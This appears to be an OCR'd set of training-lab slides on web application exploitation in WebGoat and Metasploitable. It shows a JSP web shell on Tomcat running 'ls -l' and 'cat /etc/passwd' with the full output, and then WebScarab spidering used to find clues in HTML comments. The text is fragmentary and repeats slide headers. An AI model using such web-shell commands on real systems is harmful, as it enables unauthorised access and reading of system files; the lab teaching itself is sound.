
description The requested resource (/cmd/) is not available.

Apache Tomcat/5.5

Exploitation Phase

Exploiting

Step 4: Accessing the application.



Exploitation Phase

Exploiting

Step 4: Accessing the application.

Commands with JSP

ls -l | Send

Adding the command

```
Command: ls -l

total 93
drwxr-xr-x   2 root root  4096 2012-05-13 23:35 bin
drwxr-xr-x   4 root root  1024 2012-05-13 23:36 boot
lrwxrwxrwx   1 root root    11 2010-04-28 16:26 cdrom -> media/cdrom
drwxr-xr-x  13 root root 13800 2013-01-18 05:30 dev
drwxr-xr-x  95 root root  4096 2013-01-18 05:31 etc
drwxr-xr-x   7 root root  4096 2012-10-09 22:41 home
drwxr-xr-x   2 root root  4096 2010-03-16 18:57 initrd
lrwxrwxrwx   1 root root    32 2010-04-28 16:26 initrd.img -> boot/initrd.img-2.6.24-16-server
drwxr-xr-x  13 root root  4096 2012-05-13 23:35 lib
drwx------   2 root root 16384 2010-03-16 18:55 lost+found
drwxr-xr-x   4 root root  4096 2010-03-16 18:55 media
drwxr-xr-x   3 root root  4096 2010-04-28 16:16 mnt
-rw-------   1 root root 18078 2013-01-18 05:31 nohup.out
drwxr-xr-x   2 root root  4096 2010-03-16 18:57 opt
dr-xr-xr-x 104 root root     0 2013-01-18 05:30 proc
drwxr-xr-x  13 root root  4096 2013-01-18 05:31 root
drwxr-xr-x   2 root root  4096 2012-05-13 21:54 sbin
drwxr-xr-x   2 root root  4096 2010-03-16 18:57 srv
drwxr-xr-x  12 root root     0 2013-01-18 05:30 sys
drwxrwxrwt   4 root root  4096 2013-01-18 05:32 tmp
drwxr-xr-x  12 root root  4096 2010-04-28 00:06 usr
drwxr-xr-x  15 root root  4096 2012-05-20 17:30 var
lrwxrwxrwx   1 root root    29 2010-04-28 16:21 vmlinuz -> boot/vmlinuz-2.6.24-16-server
```

Results

Exploitation Phase

Exploiting

Step 4: Accessing the application.

Commands with JSP

Send

Adding the command


```
Command: cat /etc/passwd

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
```

Results

Discovering Clues in the HTML Code

Exploiting


Step 1: Spidering a web site (already done)



Discovering Clues in the HTML Code

Exploiting


Step 2: Starting the target web app (WebGoat)



Discovering Clues in the HTML Code

Exploiting

Step 3: Starting the target web app



Discovering Clues in the HTML Code

Exploiting

Step 4: Selecting the website

File Edit View History Bookmarks Tools Help

http://127.0.0.1:8088/WebGoat/attack?Screen=61&menu=700

Disable Cookies CSS Forms Images Information Miscellaneous Outline

Damn Vulnerable Web App ... | Discover Clues in the HTML

Logout

Discover Clues in the HTML

OWASP WebGoat V5.2

Hints Show Params Show Cookies Lesson Plan Show Java Solution

Introduction
General
Access Control Flaws
AJAX Security
Authentication Flaws
Buffer Overflows
Code Quality
Discover Clues in the HTML
Concurrency
Cross-Site Scripting (XSS)
Denial of Service
Improper Error Handling
Injection Flaws
Insecure Communication
Insecure Configuration
Insecure Storage
Parameter Tampering
Session Management Flaws
Web Services
Admin Functions
Challenge

Solution Videos Below is an example of a forms based authentication form. Restart this Lesson
Look for clues to help you log in.

Sign In

Please sign in to your account. See the OWASP admin if you do not have an account.

*Required Fields

***User Name:**

***Password:**

Login


ASPECT SECURITY
Application Security Specialists

OWASP Foundation | Project WebGoat | Report Bug

Discovering Clues in the HTML Code

Exploiting

Step 5: Checking for any comment in the code (Spidering)



Discovering Clues in the HTML Code

Exploiting

Step 6: Finding useful information

WebScarab

File View Tools Help

Spider | Extensions | XSS/CRLF | SessionID Analysis | Scripted | Fragments | Fuzzer | Compare | Search

Summary | Messages | Proxy | Manual Request | WebServices

Tree Selection filters conversation list

Url	Methods	Status	Possible Injection	Injection	Set-Cookie	Comments	Scripts
?Screen=5&menu=1600	GET	200 OK	✓		✓	✓	✓
?Screen=50&menu=900	GET	200 OK	✓		✓	✓	✓
?Screen=51&menu=5	GET	200 OK			✓	✓	✓
?Screen=51&menu=5&Restart=51	GET	200 OK				✓	✓
?Screen=51&menu=5&show=Cookie	GET	200 OK	✓			✓	✓
?Screen=61&menu=700	GET, POST	200 OK	✓			✓	✓
css/							
images/							
javascript/							
favicon.ico	GET	404 /favic...					
http://bwa.sait230.ca:80/	GET	200 OK				✓	✓
http://localhost:80/	GET	200 OK					
http://metasploitable.sait230.ca:80/	GET	200 OK					
dav/	GET	200 OK					
dvwa/	GET	302 Found			✓		
dvwa/	GET	200 OK					
login.php	GET	200 OK				✓	
favicon.ico	GET	404 Not F...					

Spider tree
Show scripts
Show comments

ID	Date	Method	Host	Path	Parameters	Status	
700	2013/01/19 18:09:28	GET	http://127.0.0.1:8088	/WebGoat/images/buttons/hintLeft.jpg		304 Not ...	Pr
699	2013/01/19 18:09:28	GET	http://127.0.0.1:8088	/WebGoat/images/menu_images/1x1.gif		304 Not ...	Pr
698	2013/01/19 18:09:28	GET	http://127.0.0.1:8088	/WebGoat/javascript/toggle.js		304 Not ...	Pr
697	2013/01/19 18:09:27	GET	http://127.0.0.1:8088	/WebGoat/javascript/makeWindow.js		304 Not ...	Pr
696	2013/01/19 18:09:27	GET	http://127.0.0.1:8088	/WebGoat/javascript/menu_system.js		304 Not ...	Pr
695	2013/01/19 18:09:27	GET	http://127.0.0.1:8088	/WebGoat/javascript/lessonNav.js		304 Not ...	Pr
694	2013/01/19 18:09:27	GET	http://127.0.0.1:8088	/WebGoat/css/layers.css		304 Not ...	Pr
693	2013/01/19 18:09:27	GET	http://127.0.0.1:8088	/WebGoat/css/menu.css		304 Not ...	Pr
692	2013/01/19 18:09:27	GET	http://127.0.0.1:8088	/WebGoat/javascript/javascript.js		304 Not ...	Pr
691	2013/01/19 18:09:27	GET	http://127.0.0.1:8088	/WebGoat/css/webgoat.css		304 Not ...	Pr
690	2013/01/19 18:09:27	GET	http://127.0.0.1:8088	/WebGoat/css/lesson.css		304 Not ...	Pr
689	2013/01/19 18:09:27	GET	http://127.0.0.1:8088	/WebGoat/attack	?Screen=...	200 OK	Pr
688	2013/01/19 18:09:20	GET	http://127.0.0.1:8088	/WebGoat/images/menu_images/1x1_open.gif		404 /Web...	Pr
687	2013/01/19 18:09:14	GET	http://127.0.0.1:8088	/WebGoat/images/buttons/helpOver.jpg		304 Not ...	Pr
686	2013/01/19 18:09:14	GET	http://127.0.0.1:8088	/WebGoat/images/buttons/plansOver.jpg		304 Not ...	Pr

Used 13.01 of 63.56MB

Discovering Clues in the HTML Code

Exploiting

Step 7: Finding useful information

Bookmarks Tools Help

http://127.0.0.1:8088/WebGoat/attack?Screen=129&menu=700

WebScarab

File View Tools Help

Spider | Extensions | XSS/CRLF | SessionID Analysis | Scripted | Fragments | Fuzzer | Compare | Search

Summary | Messages | Proxy | Manual Request | WebServices


Tree Selection filters conversation list

Url	Methods	Status	Possible Injection	Injection	Set-Cookie	Comments	Scripts
http://127.0.0.1:8088/							
WebGoat/							
attack	GET	401 Unaut...				✓	✓
?Screen=129&menu=700	GET	200 OK	✓			✓	✓
css/							
images/							
javascript/							
favicon.ico	GET	404 /favic...					
http://localhost:80/	GET	200 OK					

Discovering Clues in the HTML Code

Exploiting

